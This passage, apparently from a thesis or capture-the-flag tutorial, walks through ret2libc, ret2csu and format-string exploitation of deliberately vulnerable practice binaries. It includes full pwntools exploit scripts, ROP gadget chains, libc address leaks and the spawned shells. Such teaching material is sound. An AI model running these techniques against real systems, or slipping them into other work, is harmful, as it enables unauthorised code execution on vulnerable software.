 $ id
uid=999(ctf) gid=999(ctf) groups=999(ctf)
$ cat flag.txt
FLAG{0n3_byt3_cl0s3r_2_v1ct0ry}
$
```

```
[*] Interrupted
[*] Closed connection to 0.0.0.0 port 1337
```

6.7 Challenge6 - ret2libc

Description:

- Simple ret2libc example. Overflow the buffer and SFP, overwrite the return address to leak a libc address like puts, and the trigger bof again to call `system("/bin/sh")`.

Objective:

- ret2libc.

Flag:

- FLAG{r3t2l1bC_1s_c00L!}

First of all, run checksec:

```
gef➤  checksec
[+] checksec for '/home/w3th4nds/github/Thesis/challenge6/challenge/challenge6'
Canary                        : ✘
NX                            : ✓
PIE                           : ✘
Fortify                       : ✘
RelRO                         : Full
```

Protection	Enabled	Usage
Canary	**NO**	Prevents **Buffer Overflows**
NX	**YES**	Disables **code execution** on stack
PIE	**NO**	Randomizes the **base address** of the binary
RelRO	**FULL**	Makes some binary sections **read-only**

Canary is **disabled**, meaning there might be a possible Buffer Overflow. **PIE** is also **disabled**, meaning the base address of the binary and its functions and gadgets are known. The interface of the program looks like this:

```
   This is a simple Buffer Overflow example : ret2libc


Stack frame layout looks like this:

|_____________|
|             |  <- 80 bytes
| Return addr |
|_____________|
|             |  <- 72 bytes
|     SFP     |
|_____________|
|             |  <- 64 bytes
|  Buffer[63] |
|_____________|
|      .      |
|      .      |
|_____________|
|             |
|  Buffer[0]  |
|_____________|


[*] The buffer is [72] bytes long and 'read(0, buf, 0x100)' reads up to 0x100 bytes.
[*] Steps:
[1] Overflow the buffer and SFP with 72 bytes of junk and overwrite 'Return address'.
[2] Pop '$rdi' to enter 'puts@got' as first argument.
[3] Use a 'ret' gadget for stack alignment.
[4] Call 'puts@plt'.
[5] Return to 'main()' to trigger Buffer Overflow again.
[6] Repeat step[1].
[7] Repeat step[2] to enter "/bin/sh" as first argument.
[8] Call 'system("/bin/sh")'.

> AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
[1]    81139 segmentation fault (core dumped)  ./challenge6
```

Disassembly

Starting from main():

```
undefined8 main(void)

{
  basic_ostream *this;

  setup();
  vulnerable_function();
  puts("\x1b[1;31m");
  this = std::operator<<((basic_ostream *)std::cout,"\n[-] You failed!\n");
  std::basic_ostream<char,std::char_traits<char>>::operator<<
          ((basic_ostream<char,std::char_traits<char>> *)this,
           std::endl<char,std::char_traits<char>>);
  return 0;
}
```

It is clear that this is a c++ binary. Taking a better look at vulnerable_function():

```
void vulnerable_function(void)

{
  basic_ostream *pbVar1;
  undefined local_48 [64];

  buffer_demo();
  std::operator<<((basic_ostream *)std::cout,

                  "\n[*] The buffer is [72] bytes long and \'read(0, buf, 0x100)\' reads up to0x100
bytes.\n"
                 );
  pbVar1 = std::operator<<((basic_ostream *)std::cout,"[*] Steps: ");
  std::basic_ostream<char,std::char_traits<char>>::operator<<
          ((basic_ostream<char,std::char_traits<char>> *)pbVar1,
           std::endl<char,std::char_traits<char>>);
  pbVar1 = std::operator<<((basic_ostream *)std::cout,

                           "[1] Overflow the buffer and SFP with 72 bytes of junk and
```

```
overwrite\'Return address\'."
                          );
  std::basic_ostream<char,std::char_traits<char>>::operator<<
            ((basic_ostream<char,std::char_traits<char>> *)pbVar1,
             std::endl<char,std::char_traits<char>>);
  pbVar1 = std::operator<<((basic_ostream *)std::cout,
                          "[2] Pop \'$rdi\' to enter \'puts@got\' as first argument. ");
  std::basic_ostream<char,std::char_traits<char>>::operator<<
            ((basic_ostream<char,std::char_traits<char>> *)pbVar1,
             std::endl<char,std::char_traits<char>>);
  pbVar1 = std::operator<<((basic_ostream *)std::cout,
                          "[3] Use a \'ret\' gadget for stack alignment.");
  std::basic_ostream<char,std::char_traits<char>>::operator<<
            ((basic_ostream<char,std::char_traits<char>> *)pbVar1,
             std::endl<char,std::char_traits<char>>);
  pbVar1 = std::operator<<((basic_ostream *)std::cout,"[4] Call \'puts@plt\'.");
  std::basic_ostream<char,std::char_traits<char>>::operator<<
            ((basic_ostream<char,std::char_traits<char>> *)pbVar1,
             std::endl<char,std::char_traits<char>>);
  pbVar1 = std::operator<<((basic_ostream *)std::cout,
                          "[5] Return to \'main()\' to trigger Buffer Overflow again.");
  std::basic_ostream<char,std::char_traits<char>>::operator<<
            ((basic_ostream<char,std::char_traits<char>> *)pbVar1,
             std::endl<char,std::char_traits<char>>);
  pbVar1 = std::operator<<((basic_ostream *)std::cout,"[6] Repeat step[1].");
  std::basic_ostream<char,std::char_traits<char>>::operator<<
            ((basic_ostream<char,std::char_traits<char>> *)pbVar1,
             std::endl<char,std::char_traits<char>>);
  pbVar1 = std::operator<<((basic_ostream *)std::cout,
                          "[7] Repeat step[2] to enter \"/bin/sh\" as first argument.");
  std::basic_ostream<char,std::char_traits<char>>::operator<<
            ((basic_ostream<char,std::char_traits<char>> *)pbVar1,
             std::endl<char,std::char_traits<char>>);
  std::operator<<((basic_ostream *)std::cout,"[8] Call \'system(\"/bin/sh\")\'.\n\n> ");
  read(0,local_48,0x100);
  return;
}
```

It calls buffer_demo() which prints the stack frame. Then, there are some cout commands and then a read(0, local_48. 0x100). local_48 is 64 bytes leading to a Buffer

Overflow. There is no win() function, so the used needs to get a shell or read the flag with another method.

ret2libc

It is mainly used when NX is enabled and the user cannot execute code on the stack. In order to perform a ret2libc attack, there are some requirements:

- Leaking a libc address to calculate libc base address.
- Having a buffer overflow.

In this example, there is a Buffer Overflow meaning the player can leak a libc address. **ASLR** stands for **Address Space Layout Randomization** and it basically changes the address of the libc base, randomizing all the functions used by the C library, like puts, printf, etc.

```
➜ challenge git:(main) ✗ ldd challenge6
        linux-vdso.so.1 (0x00007ffe857c8000)
        libstdc++.so.6 => /usr/lib/x86_64-linux-gnu/libstdc++.so.6 (0x00007f7b0b387000)
        libgcc_s.so.1 => /lib/x86_64-linux-gnu/libgcc_s.so.1 (0x00007f7b0b16f000)
        libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007f7b0ad7e000)
        libm.so.6 => /lib/x86_64-linux-gnu/libm.so.6 (0x00007f7b0a9e0000)
        /lib64/ld-linux-x86-64.so.2 (0x00007f7b0b710000)
➜ challenge git:(main) ✗ ldd challenge6
        linux-vdso.so.1 (0x00007ffeb75d2000)
        libstdc++.so.6 => /usr/lib/x86_64-linux-gnu/libstdc++.so.6 (0x00007fb33f890000)
        libgcc_s.so.1 => /lib/x86_64-linux-gnu/libgcc_s.so.1 (0x00007fb33f678000)
        libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007fb33f287000)
        libm.so.6 => /lib/x86_64-linux-gnu/libm.so.6 (0x00007fb33eee9000)
        /lib64/ld-linux-x86-64.so.2 (0x00007fb33fc19000)
➜ challenge git:(main) ✗ ldd challenge6
        linux-vdso.so.1 (0x00007fff6851c000)
        libstdc++.so.6 => /usr/lib/x86_64-linux-gnu/libstdc++.so.6 (0x00007f224ca7f000)
        libgcc_s.so.1 => /lib/x86_64-linux-gnu/libgcc_s.so.1 (0x00007f224c867000)
        libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007f224c476000)
        libm.so.6 => /lib/x86_64-linux-gnu/libm.so.6 (0x00007f224c0d8000)
        /lib64/ld-linux-x86-64.so.2 (0x00007f224ce08000)
```

All addresses are randomized each time. The only thing that stays the same, is the offset of each function. Take a look at libc.so.6:

```
gef➤  p puts
$1 = {<text variable, no debug info>} 0x80aa0 <puts>
```

This is the offset of `puts` inside this current libc. The goal is to leak `puts@got` and subtract this offset to calculate the libc base. The payload should look like this:

```
# puts(puts@got)
pop_rdi  = rop.find_gadget(["pop rdi"])[0]
payload  = b"A"*offset
payload += p64(pop_rdi)
payload += p64(e.got.puts)
payload += p64(pop_rdi+1) # ret gadget for alignment
payload += p64(e.plt.puts)
```

The ELF module of pwntools can help to calculate the `puts@plt` and `puts@got`. The output is like this:

```
➜  challenge git:(main) ✗ python solver.py
[*] '/home/w3th4nds/github/Thesis/challenge6/challenge/challenge6'
    Arch:     amd64-64-little
    RELRO:    Full RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
[*] Loaded 22 cached gadgets for './challenge6'
[*] '/home/w3th4nds/github/Thesis/challenge6/challenge/libc.so.6'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled

[*] Searching for Overflow Offset..

[+] Buffer Overflow Offset found at: 72
```

```
b' \xa0\x1a\xc0\x8dx\x7f\n'

➜ challenge git:(main) ✗ python solver.py
[*] '/home/w3th4nds/github/Thesis/challenge6/challenge/challenge6'
    Arch:     amd64-64-little
    RELRO:    Full RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
[*] Loaded 22 cached gadgets for './challenge6'
[*] '/home/w3th4nds/github/Thesis/challenge6/challenge/libc.so.6'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled

[*] Searching for Overflow Offset..

[+] Buffer Overflow Offset found at: 72
b' \xa0j\xd7\x06R\x7f\n'
```

The address is different each time. This happens due to ASLR. After reading this address, the user needs to convert it to int to do calculations. The libc base ends with "000", otherwise, the calculations are off.

```
leak = r.recvline_contains(b"\x7f").strip()
leak = u64(leak.ljust(8, b"\x00"))
print(colored("[+] Leaked address    @ 0x{:x}".format(leak), "green"))
libc.address = leak - libc.sym.puts
print(colored("[+] Libc base address @ 0x{:x}".format(libc.address), "green"))

# Check if libc base is correct, should end with 000
if libc.address & 0xfff != 000:
  print(colored("[-] Libc base does not end with 000!", "red"))
  exit()
```

After calculating the libc base, call `system("/bin/sh");` to spawn shell after triggering buffer overflow again. Call `system("/bin/sh");` the same way as puts(puts@got).

Exploit

```
#!/usr/bin/python3.8
import warnings
from pwn import *
from termcolor import colored
warnings.filterwarnings("ignore")
context.arch = "amd64"

fname = "./challenge6"

e     = ELF(fname)
rop   = ROP(e)
libc  = ELF("./libc.so.6")

LOCAL = False

prompt = ">"

def ret2libc(r, prompt, offset):
  # Craft payload to leak puts@got and return to main()
  # puts(puts@got)
  pop_rdi  = rop.find_gadget(["pop rdi"])[0]
  payload  = b"A"*offset
  payload += p64(pop_rdi)
  payload += p64(e.got.puts)
  payload += p64(pop_rdi+1) # ret gadget for alignment
  payload += p64(e.plt.puts)
  payload += p64(e.sym.main)
  r.sendlineafter(prompt, payload)

  # Leak puts@got address
  leak = r.recvline_contains(b"\x7f").strip()
  leak = u64(leak.ljust(8, b"\x00"))
  print(colored("[+] Leaked address    @ 0x{:x}".format(leak), "green"))
  libc.address = leak - libc.sym.puts
  print(colored("[+] Libc base address @ 0x{:x}".format(libc.address), "green"))

  # Check if libc base is correct, should end with 000
  if libc.address & 0xfff != 000:
```

```
     print(colored("[-] Libc base does not end with 000!", "red"))
     exit()

    # Craft payload to call system("/bin/sh") and spawn shell
    payload  = b"A"*offset
    payload += p64(pop_rdi)
    payload += p64(next(libc.search(b"/bin/sh")))
    payload += p64(libc.sym.system)
    r.sendlineafter(prompt, payload)
    r.interactive()


def pwn():
    # Find the overflow offset
    offset = 72

    # Open a local process or a remote instance
    if LOCAL:
        r   = process(fname)
    else:
        r   = remote("0.0.0.0", 1337)

    ret2libc(r, prompt, offset)

if __name__ == "__main__":
    pwn()
```

6.8 Challenge7 - ret2csu

Description:

- Simple ret2csu example. Overflow the buffer and SFP, and overwrite the return address to leak a libc address. This time, only read and write are available and there is no pop rdx gadget. Use __libc_csu_init to fill rdx with 8 bytes and set all registers to leak a libc address and then perform a ret2libc attack.

Objective:

- ret2csu.

Flag:


- FLAG{wh4t_15_r3t2Csu?!}

First of all, run checksec:

```
gef➤  checksec
[+] checksec for '/home/w3th4nds/github/Thesis/challenge7/challenge/challenge7'
Canary                        : ✘
NX                            : ✓
PIE                           : ✘
Fortify                       : ✘
RelRO                         : Full
```

Protection	**Enabled**	**Usage**
Canary	**NO**	Prevents **Buffer Overflows**
NX	**YES**	Disables **code execution** on stack
PIE	**NO**	Randomizes the **base address** of the binary
RelRO	**FULL**	Makes some binary sections **read-only**

Canary is **disabled**, meaning there might be a possible Buffer Overflow. **PIE** is also **disabled**, meaning the base address of the binary and its functions and gadgets are known. The interface of the program looks like this:



Disassembly

Starting from `main()` as always:

```
undefined8 main(void)

{
  setup();
  vulnerable_function();
  write(1,"\n[-] You failed!\n",0x11);
  return 0;
}

Take a better look at vulnerable_function():
void vulnerable_function(void)

{
  undefined local_48 [64];

  write(1,&DAT_004009d4,0x16);
  write(1,"\nStack frame:\n\n",0x10);
  write(1,"|_____________|\n",0x11);
```

```
write(1,"|            |\n",0x11);
write(1,"| Return addr |\n",0x11);
write(1,"|____________|\n",0x11);
write(1,"|            |\n",0x11);
write(1,"|    SFP     |\n",0x11);
write(1,"|____________|\n",0x11);
write(1,"|            |\n",0x11);
write(1,"|  Buffer[63] |\n",0x11);
write(1,"|____________|\n",0x11);
write(1,"|      .     |\n",0x11);
write(1,"|      .     |\n",0x11);
write(1,"|____________|\n",0x11);
write(1,"|            |\n",0x11);
write(1,"|  Buffer[0]  |\n",0x11);
write(1,"|____________|\n",0x11);
write(1,"\n[*] Find gadgets in ",0x16);
write(1,"__libc_csu_init.\n",0x12);
write(1,"[*] Use the \'pop\' ",0x13);
write(1,"gadgets to fill ",0x11);
write(1,"registers r13-r15 ",0x13);
write(1,"and manipulate ",0x10);
write(1,"rdi, rsi, rdx ",0xf);
write(1,"to call ",9);
write(1,"write(1, write@got, 8)",0x17);
write(1," to leak libc addr.",0x14);
write(1,"\n[*] ret2libc\n\n> ",0x11);
read(0,local_48,0x100);
return;
}
```

There are only read and write commands here. There is also an obvious Buffer Overflow with read(0, local_48, 0x100) and local_48 being only 64 bytes long. It looks like the previous challenge, but this time a ret2libc attack is not possible.

```
gef➤  p puts
No symbol table is loaded.  Use the "file" command.
gef➤  p write
$1 = {<text variable, no debug info>} 0x400510 <write@plt>
gef➤  p read
```

```
$2 = {<text variable, no debug info>} 0x400530 <read@plt>
gef➤  p printf
```

There is no puts or printf function to print something on the stdout. Only write can print to stdout. From the man 2 page of write:

```
SYNOPSIS
#include <unistd.h>

ssize_t write(int fd, const void *buf, size_t count);

DESCRIPTION
write() writes up to count bytes from the buffer starting at buf to the file referred to by
the file descriptor fd.
```

write takes 3 arguments:

- The file descriptor,
- The buffer or the text to write,
- The number of bytes to write.

That means the user needs three gadgets:

- pop rdi; ret -> 1st argument
- pop rsi; ret -> 2nd argument
- pop rdx; ret -> 3rd argument

Use Ropper to find the gadgets:

```
➜  challenge git:(main) ✗ ropper --file ./challenge7 --search "pop rdi"
[INFO] Load gadgets for section: LOAD
[LOAD] loading... 100%
[LOAD] removing double gadgets... 100%
[INFO] Searching for gadgets: pop rdi

[INFO] File: ./challenge7
0x00000000004009b3: pop rdi; ret;

➜  challenge git:(main) ✗ ropper --file ./challenge7 --search "pop rsi"
[INFO] Load gadgets from cache
```

```
[LOAD] loading... 100%
[LOAD] removing double gadgets... 100%
[INFO] Searching for gadgets: pop rsi

[INFO] File: ./challenge7
0x00000000004009b1: pop rsi; pop r15; ret;

➜ challenge git:(main) ✗ ropper --file ./challenge7 --search "pop rdx"
[INFO] Load gadgets from cache
[LOAD] loading... 100%
[LOAD] removing double gadgets... 100%
[INFO] Searching for gadgets: pop rdx
```

There is no pop rdx gadget. That means, it is not possible to set the proper arguments for write. There is a place to find a gadget related to this. It is something that is called by default at the beginning of the program. Take a look at the instructions:

```
gef➤ disass __libc_csu_init
Dump of assembler code for function __libc_csu_init:
  0x0000000000400950 <+0>:     push   r15
  0x0000000000400952 <+2>:     push   r14
  0x0000000000400954 <+4>:     mov    r15,rdx
  0x0000000000400957 <+7>:     push   r13
  0x0000000000400959 <+9>:     push   r12
  0x000000000040095b <+11>:    lea    r12,[rip+0x200456]     # 0x600db8
  0x0000000000400962 <+18>:    push   rbp
  0x0000000000400963 <+19>:    lea    rbp,[rip+0x200456]     # 0x600dc0
  0x000000000040096a <+26>:    push   rbx
  0x000000000040096b <+27>:    mov    r13d,edi
  0x000000000040096e <+30>:    mov    r14,rsi
  0x0000000000400971 <+33>:    sub    rbp,r12
  0x0000000000400974 <+36>:    sub    rsp,0x8
  0x0000000000400978 <+40>:    sar    rbp,0x3
  0x000000000040097c <+44>:    call   0x4004e8 <_init>
  0x0000000000400981 <+49>:    test   rbp,rbp
  0x0000000000400984 <+52>:    je     0x4009a6 <__libc_csu_init+86>
  0x0000000000400986 <+54>:    xor    ebx,ebx
  0x0000000000400988 <+56>:    nop    DWORD PTR [rax+rax*1+0x0]
```

```
0x0000000000400990 <+64>:     mov    rdx,r15
0x0000000000400993 <+67>:     mov    rsi,r14
0x0000000000400996 <+70>:     mov    edi,r13d
0x0000000000400999 <+73>:     call   QWORD PTR [r12+rbx*8]
0x000000000040099d <+77>:     add    rbx,0x1
0x00000000004009a1 <+81>:     cmp    rbp,rbx
0x00000000004009a4 <+84>:     jne    0x400990 <__libc_csu_init+64>
0x00000000004009a6 <+86>:     add    rsp,0x8
0x00000000004009aa <+90>:     pop    rbx
0x00000000004009ab <+91>:     pop    rbp
0x00000000004009ac <+92>:     pop    r12
0x00000000004009ae <+94>:     pop    r13
0x00000000004009b0 <+96>:     pop    r14
0x00000000004009b2 <+98>:     pop    r15
0x00000000004009b4 <+100>:    ret
End of assembler dump.
```

rdx is affected here: `0x0000000000400990 <+64>:   mov    rdx,r15`

The value of r15 is moved to rdx and we have another gadget available that pops r15 at `0x00000000004009b2 <+98>:      pop    r15`. It is obvious that whatever is put in pop r15 will be moved to rdx. Apart from that, the player can also manipulate rdi and rsi via r13 and r14 respectively. Last but not least, whatever there is in r12 (if we zero out the rbx) will be called. The goal is to call: `write(1, write@got, 0x8)` to leak `write@got`.

- pop r12 = write@got
- pop r13 = 1
- pop r14 = write@got
- pop r15 = 0x8

These are the two gadgets needed for the exploit:

```
Gadget 1:
 0x00000000004009aa <+90>:  pop    rbx
 0x00000000004009ab <+91>:  pop    rbp
 0x00000000004009ac <+92>:  pop    r12
 0x00000000004009ae <+94>:  pop    r13
 0x00000000004009b0 <+96>:  pop    r14
 0x00000000004009b2 <+98>:  pop    r15
 0x00000000004009b4 <+100>: ret

Gadget 2:
 0x0000000000400990 <+64>:  mov    rdx,r15
 0x0000000000400993 <+67>:  mov    rsi,r14
 0x0000000000400996 <+70>:  mov    edi,r13d
 0x0000000000400999 <+73>:  call   QWORD PTR [r12+rbx*8]
```

The payload to leak a libc address looks like this:

```
def gadgets(payload, g1, g2):
 payload += p64(g1)         # g1
 payload += p64(0)          # pop rbx
 payload += p64(1)          # pop rbp
 payload += p64(e.got.write) # pop r12 -> call
 payload += p64(1)          # pop r13 -> rdi
 payload += p64(e.got.write) # pop r14 -> rsi
 payload += p64(0x8)        # pop r15 -> rdx
 payload += p64(g2)         # ret
 payload += p64(0)*7        # pops
 payload += p64(e.sym.vulnerable_function)  # return to vulnerable function
 return payload
```

rbx needs to be 0, so that it calls [r12] only and insert 1 to rbp to pass the comparison here:

```
0x0000000000400999 <+73>:       call   QWORD PTR [r12+rbx*8]
0x000000000040099d <+77>:       add    rbx,0x1
0x00000000004009a1 <+81>:       cmp    rbp,rbx
```

After the leak with the usual way, perform a retlibc attack, shown at challenge6, to get shell.

Exploit

```
#!/usr/bin/python3.8
import warnings
from pwn import *
from termcolor import colored
warnings.filterwarnings("ignore")
context.arch = "amd64"

fname = "./challenge7"

e    = ELF(fname)
rop  = ROP(e)
libc = ELF("./libc.so.6")

LOCAL = False

prompt = ">"

def find_boffset(max_num):
 # Avoid spamming
 context.log_level = "error"
 print(colored("\n[*] Searching for Overflow Offset..", "blue"))
 for i in range(1, max_num):
  # Open connection
  r = process(fname)
  r.sendlineafter(prompt, "A"*i)

  # Recv everything
  r.recvall(timeout=0.5)

  # If the exit code == -1 (SegFault)
  if r.poll() == -11:
   if i%8==0:
    print(colored("\n[+] Buffer Overflow Offset found at: {}".format(i), "green"))
    r.close()
    return i
```

```
   r.close()
  print(colored("\n[-] Could not find Overflow Offset!\n", "red"))
  r.close()

'''
Gadgets

Gadget 1:
  0x00000000004009aa <+90>:  pop    rbx
  0x00000000004009ab <+91>:  pop    rbp
  0x00000000004009ac <+92>:  pop    r12
  0x00000000004009ae <+94>:  pop    r13
  0x00000000004009b0 <+96>:  pop    r14
  0x00000000004009b2 <+98>:  pop    r15
  0x00000000004009b4 <+100>: ret

Gadget 2:
  0x0000000000400990 <+64>:  mov    rdx,r15
  0x0000000000400993 <+67>:  mov    rsi,r14
  0x0000000000400996 <+70>:  mov    edi,r13d
  0x0000000000400999 <+73>:  call   QWORD PTR [r12+rbx*8]

'''


def gadgets(payload, g1, g2):
  payload += p64(g1)          # g1
  payload += p64(0)           # pop rbx
  payload += p64(1)           # pop rbp
  payload += p64(e.got.write) # pop r12 -> call
  payload += p64(1)           # pop r13 -> rdi
  payload += p64(e.got.write) # pop r14 -> rsi
  payload += p64(0x8)         # pop r15 -> rdx
  payload += p64(g2)          # ret
  payload += p64(0)*7         # pops
  payload += p64(e.sym.vulnerable_function)  # return to vulnerable function
  return payload

def ret2libc(r, prompt, offset):
  # Leak write@got address
  leak = r.recvline_contains(b"\x7f").strip()
```

```python
    leak = u64(leak.ljust(8, b"\x00"))
    print(colored("[+] Leaked address    @ 0x{:x}".format(leak), "green"))
    libc.address = leak - libc.sym.write
    print(colored("[+] Libc base address @ 0x{:x}".format(libc.address), "green"))

    # Check if libc base is correct, should end with 000
    if libc.address & 0xfff != 000:
     print(colored("[-] Libc base does not end with 000!", "red"))
     exit()

    # Craft paylaod to call system("/bin/sh") and spawn shell
    pop_rdi  = rop.find_gadget(["pop rdi"])[0]
    payload  = b"A"*offset
    payload += p64(pop_rdi)
    payload += p64(next(libc.search(b"/bin/sh")))
    payload += p64(pop_rdi + 1) # stack alignment
    payload += p64(libc.sym.system)
    r.sendlineafter(prompt, payload)
    r.interactive()

def pwn():
    # Find the overflow offset
    offset = find_boffset(200)

    # Open a local process or a remote instance
    if LOCAL:
      r   = process(fname)
    else:
      r   = remote("0.0.0.0", 1337)

    g1 = e.sym.__libc_csu_init + 90
    g2 = e.sym.__libc_csu_init + 64

    # Leak with ret2csu
    r.sendlineafter(">", gadgets(b"A"*offset, g1, g2))

    ret2libc(r, prompt, offset)

if __name__ == "__main__":
    pwn()
```

```
➜  challenge git:(main) ✗ python solver.py
[*] '/home/w3th4nds/github/Thesis/challenge7/challenge/challenge7'
    Arch:     amd64-64-little
    RELRO:    Full RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
[*] Loaded 14 cached gadgets for './challenge7'
[*] '/home/w3th4nds/github/Thesis/challenge7/challenge/libc.so.6'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled

[*] Searching for Overflow Offset..

[+] Buffer Overflow Offset found at: 72
[+] Leaked address    @ 0x7f5db577e210
[+] Libc base address @ 0x7f5db566e000
 $ id
uid=999(ctf) gid=999(ctf) groups=999(ctf)
$ cat flag.txt
FLAG{wh4t_15_r3t2Csu?!}$
```

6.9 Challenge8 - ret2libc with format string

Description:

- Simple format string example. Leak Canary, libc address and PIE address via format string and perform a ret2libc attack.

Objective:

- format string, ret2libc.

Flag:


- FLAG{f0rm4t_5tr1ng_bug_15_b4d}

First of all, run checksec:

```
gef➤  checksec
[+] checksec for '/home/w3th4nds/github/Thesis/challenge8/challenge/challenge8'
Canary                        : ✓
NX                            : ✓
PIE                           : ✓
Fortify                       : ✘
RelRO                         : Full
```

Protection	**Enabled**	**Usage**
Canary	**YES**	Prevents **Buffer Overflows**
NX	**YES**	Disables **code execution** on stack
PIE	**YES**	Randomizes the **base address** of the binary
RelRO	**FULL**	Makes some binary sections **read-only**

All the protections are enabled, so there is nothing obvious about the vulnerability. The interface of the program looks like this:



The challenge is self-explanatory, telling the user to use "%p" to leak addresses on the stack and then perform a ret2libc attack with the overflow. The exploitation path is:

- Overflow offset -> can be found with find_boffset()
- Canary value -> can be found with format string
- PIE -> can be found with format string
- libc -> can be found with format string

Disassembly

Starting from main():

```
undefined8 main(void)

{
  setup();
  banner();
  vulnerable_function();
  printf("\n%s[-] You failed!\n",&DAT_00100c20);
  return 0;
}

Taking a better look at vulnerable_function():
void vulnerable_function(void)
```

```
{
  long lVar1;
  undefined8 *puVar2;
  long in_FS_OFFSET;
  undefined local_158 [64];
  undefined8 local_118 [33];
  long local_10;

  local_10 = *(long *)(in_FS_OFFSET + 0x28);
  lVar1 = 0x20;
  puVar2 = local_118;
  while (lVar1 != 0) {
    lVar1 = lVar1 + -1;
    *puVar2 = 0;
    puVar2 = puVar2 + 1;
  }
  printf("\n[*] Use the \'%%p\' format specifier to leak addresses on the stack.");
  printf("\n[*] Find a \'libc address\', a \'PIE address\' and \'Canary\'.");
  printf(
        "\n[*] Overflow the buffer and SFP, place the correct \'Canary\' value and overwrite
the\'Return address\' to perform a \'ret2libc\' attack."
       );
  printf("\n\n[*] Format string bug:\n> ");
  read(0,local_118,0xff);
  printf((char *)local_118);
  printf("\n[*] Overflow:\n> ");
  read(0,local_158,0x1000);
  if (local_10 != *(long *)(in_FS_OFFSET + 0x28)) {
                    /* WARNING: Subroutine does not return */
    __stack_chk_fail();
  }
  return;
}
```

Both bugs are visible here:

- Format string: `printf((char *)local_118);`
- Overflow: `read(0,local_158,0x1000);`

From the man 3 page of `printf`:

```
SYNOPSIS
#include <stdio.h>

int printf(const char *format, ...);


p      The void * pointer argument is printed in hexadecimal (as if by %#x or %#lx).
```

This means that if printf takes as format the %p specifier, it will print the void pointer of the argument. When it does not have an address to print, it will go to print addresses from the stack. This way, it leaks many things. This custom function will print potential libc, PIE addresses, and Canary values.

```python
def leaks(r):
  r.sendlineafter(b">", "%p "*100)
  values = r.recvline().split()
  counter = 1
  print("\n")
  for i in values:
    if len(i) > 16 and i.endswith(b"00"):
      print(f"[*] Possible Canary:\nIndex: {counter} -> {i.decode()}\n")
    if (i.startswith(b"0x5")):
      print(f"[*] Possible PIE address:\nIndex: {counter} -> {i.decode()}\n")
    if (i.startswith(b"0x7f")):
      print(f"[*] Possible LIBC address:\nIndex: {counter} -> {i.decode()}\n")
